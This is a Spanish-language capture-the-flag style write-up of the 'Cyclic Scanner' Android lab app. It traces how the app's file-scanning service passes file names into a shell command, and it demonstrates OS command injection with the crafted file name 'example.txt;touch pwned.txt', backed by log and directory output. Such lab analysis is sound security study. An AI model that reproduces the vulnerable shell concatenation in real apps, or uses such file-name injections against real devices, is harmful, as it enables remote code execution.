Cyclic Scanner
Explota un Servicio en esta aplicación para Android.

Information
English version: CyclicScanner
Aprovechar una vulnerabilidad inherente a un servicio de Android para lograr la ejecución remota de código.
| FILE INFORMATION | APP INFORMATION |
File Name com.mobilehackinglab.cyclicscanner.apk | App Name Cyclic Scanner |
Size 11.33MB | Package Name com.mobilehackinglab.cyclicscanner |
MD5 0e3232f37cb0f986014e4c767ea0d420 | Main Activity com.mobilehackinglab.cyclicscanner.MainActivity |
SHA1 d9cd0a100731389b8bfbf9a019d70a65e8f6016c | Target SDK 33 Min SDK 30 Max SDK |
SHA256 2a01bfe39237c3cc0118bf845fb6c3da75f2ad0ace918d207977d6766adf3750 | Android Version Name 1.0 Android Version Code 1 |
Application Analysis

Luego de installar y abrir la aplicacion, se puede apreciar una unica funcionalidad. Un swich en estado off, al cambiar su estado a on aparece un mensage Toast:
“Scan service started, your device will be scanned regularly.”
Parecería ser que se a iniciado un Service y que algunas acciones se estan ejecutando en segundo plano. Volver el swich a off no parece ser posible, indicando tambien por otro mensage Toast:
“Scan service cannot be stopped, this is for your own safety!”
En el análisis del archivo AndroidManifest.xml detecté varios puntos relevantes.

Está declarado el permiso MANAGE_EXTERNAL_STORAGE, que concede a la aplicación capacidad para leer y escribir en directorios compartidos del almacenamiento externo.
1
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE" />
También aparece android:debuggable="true". Esta configuración habilita la depuración de la aplicación. La cual facilita la ingeniería inversa y puede exponer información interna sensible si no se tomaron las precauciones adecuadas (CWE-489).
Al ejecutar la aplicacion en modo depuración, son visibles varias salidas de System.out, donde algunas comprobaciones de archivos parecen llevarse a cabo.
1
2
3
4
5
6
7
8
9
10
❯ adb logcat --pid=22141

02-18 02:50:21.465 22141 22205 I System.out: starting file scan...
02-18 02:50:21.482 22141 22205 I System.out: /storage/emulated/0/Music/.thumbnails/.database_uuid...SAFE
02-18 02:50:21.488 22141 22205 I System.out: /storage/emulated/0/Music/.thumbnails/.nomedia...SAFE
02-18 02:50:21.495 22141 22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.database_uuid...SAFE
02-18 02:50:21.502 22141 22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.nomedia...SAFE
02-18 02:50:21.509 22141 22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.database_uuid...SAFE
02-18 02:50:21.517 22141 22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.nomedia...SAFE
02-18 02:50:21.518 22141 22205 I System.out: finished file scan!
Al revisar MainActivity se confirma el comportamiento observado anteriormente.

El metodo setupSwitch$lambda$3 implementa la lógica asociada al switch.
Si el mismo es activado, su estado cambia a isChecked == true. Y proccede a mostrar el Toast indicando que el servicio fue iniciado. Luego, invoca startForegroundService() con un Intent dirigido a ScanService.
Cuando el usuario intenta desactivar el switch, la lógica no detiene el servicio. En cambio, fuerza el estado del switch a true mediante setChecked(true).
1
2
3
4
5
if (isChecked) {
    Toast.makeText(this$0, "Scan service started, your device will be scanned regularly.", 0).show();
    this$0.startForegroundService(new Intent(this$0, (Class<?>) ScanService.class));
    return;
}
La clase ScanService implementa un Service el cual realiza un escaneo de ficheros de forma periódica.

Mediante Environment.getExternalStorageDirectory() la aplicación accede al almacenamiento externo. A partir de un bucle, la clase ScanEngine realiza una serie de comprobaciones para verificar si los archivos son seguros.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
try {
    System.out.println((Object) "starting file scan...");
    File externalStorageDirectory = Environment.getExternalStorageDirectory();
    Intrinsics.checkNotNullExpressionValue(externalStorageDirectory, "getExternalStorageDirectory(...)");
    Sequence $this$forEach$iv = FilesKt.walk$default(externalStorageDirectory, null, 1, null);
    for (Object element$iv : $this$forEach$iv) {
        File file = (File) element$iv;
        if (file.canRead() && file.isFile()) {
            System.out.print((Object) (file.getAbsolutePath() + "..."));
            boolean safe = ScanEngine.INSTANCE.scanFile(file);
            System.out.println((Object) (safe ? "SAFE" : "INFECTED"));
        }
    }
    System.out.println((Object) "finished file scan!");
}
La clase ScanEngine identifica malware comparando hashes hardcodeados. Para ello la aplicación recorre los directorios compartidos y por cada fichero, construye y ejecuta un comando para obtener su hash y lo valida contra la lista incorporada en el codigo.

El problema reside en cómo se construye la cadena que se envía directamente al intérprete de comandos. ScanService recorre /sdcard/ y pasa el nombre de cada fichero a ScanEngine, que lo concatena en a un commando de shell.
Si el nombre del fichero contiene caracteres especiales, el intérprete podra ejecutar comandos adicionales, lo que constituye una vulnerabilidad de tipo OS Command Injection (CWE-78).
1
2
String command = "toybox sha1sum " + file.getAbsolutePath();
Process process = new ProcessBuilder(new String[0]).command("sh", "-c", command).directory(Environment.getExternalStorageDirectory()).redirectErrorStream(true).start();
Execution
De tal forma, es posible desarrollar una aplicación cuya única función sea crear un archivo con un nombre especialmente construido, concatenando un comando adicional al nombre original.
1
String fileName = "example.txt;" + userCommand;
En el campo Command Input el usuario escribe el comando que desea ejecutar, por ejemplo touch pwned.txt.

El comando se incorpora con el nomabre del archivo example.txt.
1
2
❯ adb shell ls /sdcard/Download/
example.txt;touch pwned.txt
Y se guarda en un directorio donde la aplicacion vulnerable relize su escaneo.
1
2
3
4
5
6
7
8
9
10
11
12
❯ adb logcat --pid=22141

02-18 05:45:57.662  22141  22205 I System.out: starting file scan...
02-18 05:45:51.671  22141  22205 I System.out: /storage/emulated/0/Download/example.txt;touch pwned.txt...SAFE
02-18 05:45:51.679  22141  22205 I System.out: /storage/emulated/0/Music/.thumbnails/.database_uuid...SAFE
02-18 05:45:51.686  22141  22205 I System.out: /storage/emulated/0/Music/.thumbnails/.nomedia...SAFE
02-18 05:45:51.693  22141  22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.database_uuid...SAFE
02-18 05:45:51.701  22141  22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.nomedia...SAFE
02-18 05:45:51.708  22141  22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.database_uuid...SAFE
02-18 05:45:51.715  22141  22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.nomedia...SAFE
02-18 05:45:51.722  22141  22205 I System.out: /storage/emulated/0/pwned.txt...SAFE
02-18 05:45:51.722  22141  22205 I System.out: finished file scan!
El interprete encontrara el ; y ejecutara el comando touch de manera exitosa. Confirmando que la aplicacion Cyclic Scanner es vulnerble a Code Execution.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ adb shell ls /sdcard/
Alarms
Android
Audiobooks
DCIM
Documents
Download
Movies
Music
Notifications
Pictures
Podcasts
Recordings
Ringtones
pwned.txt
Common Weakness
| CWE ID | CWE Name |
|---|---|
| CWE-489 | Active Debug Code |
| CWE-78 | OS Command Injection |
MITRE ATT&CK Matrix
| Tactics | Techniques | Sub-Techniques | ID |
|---|---|---|---|
Execution | TA0041 | ||
| Command and Scripting Interpreter | T1623 | ||
| Unix Shell | T1623.001 |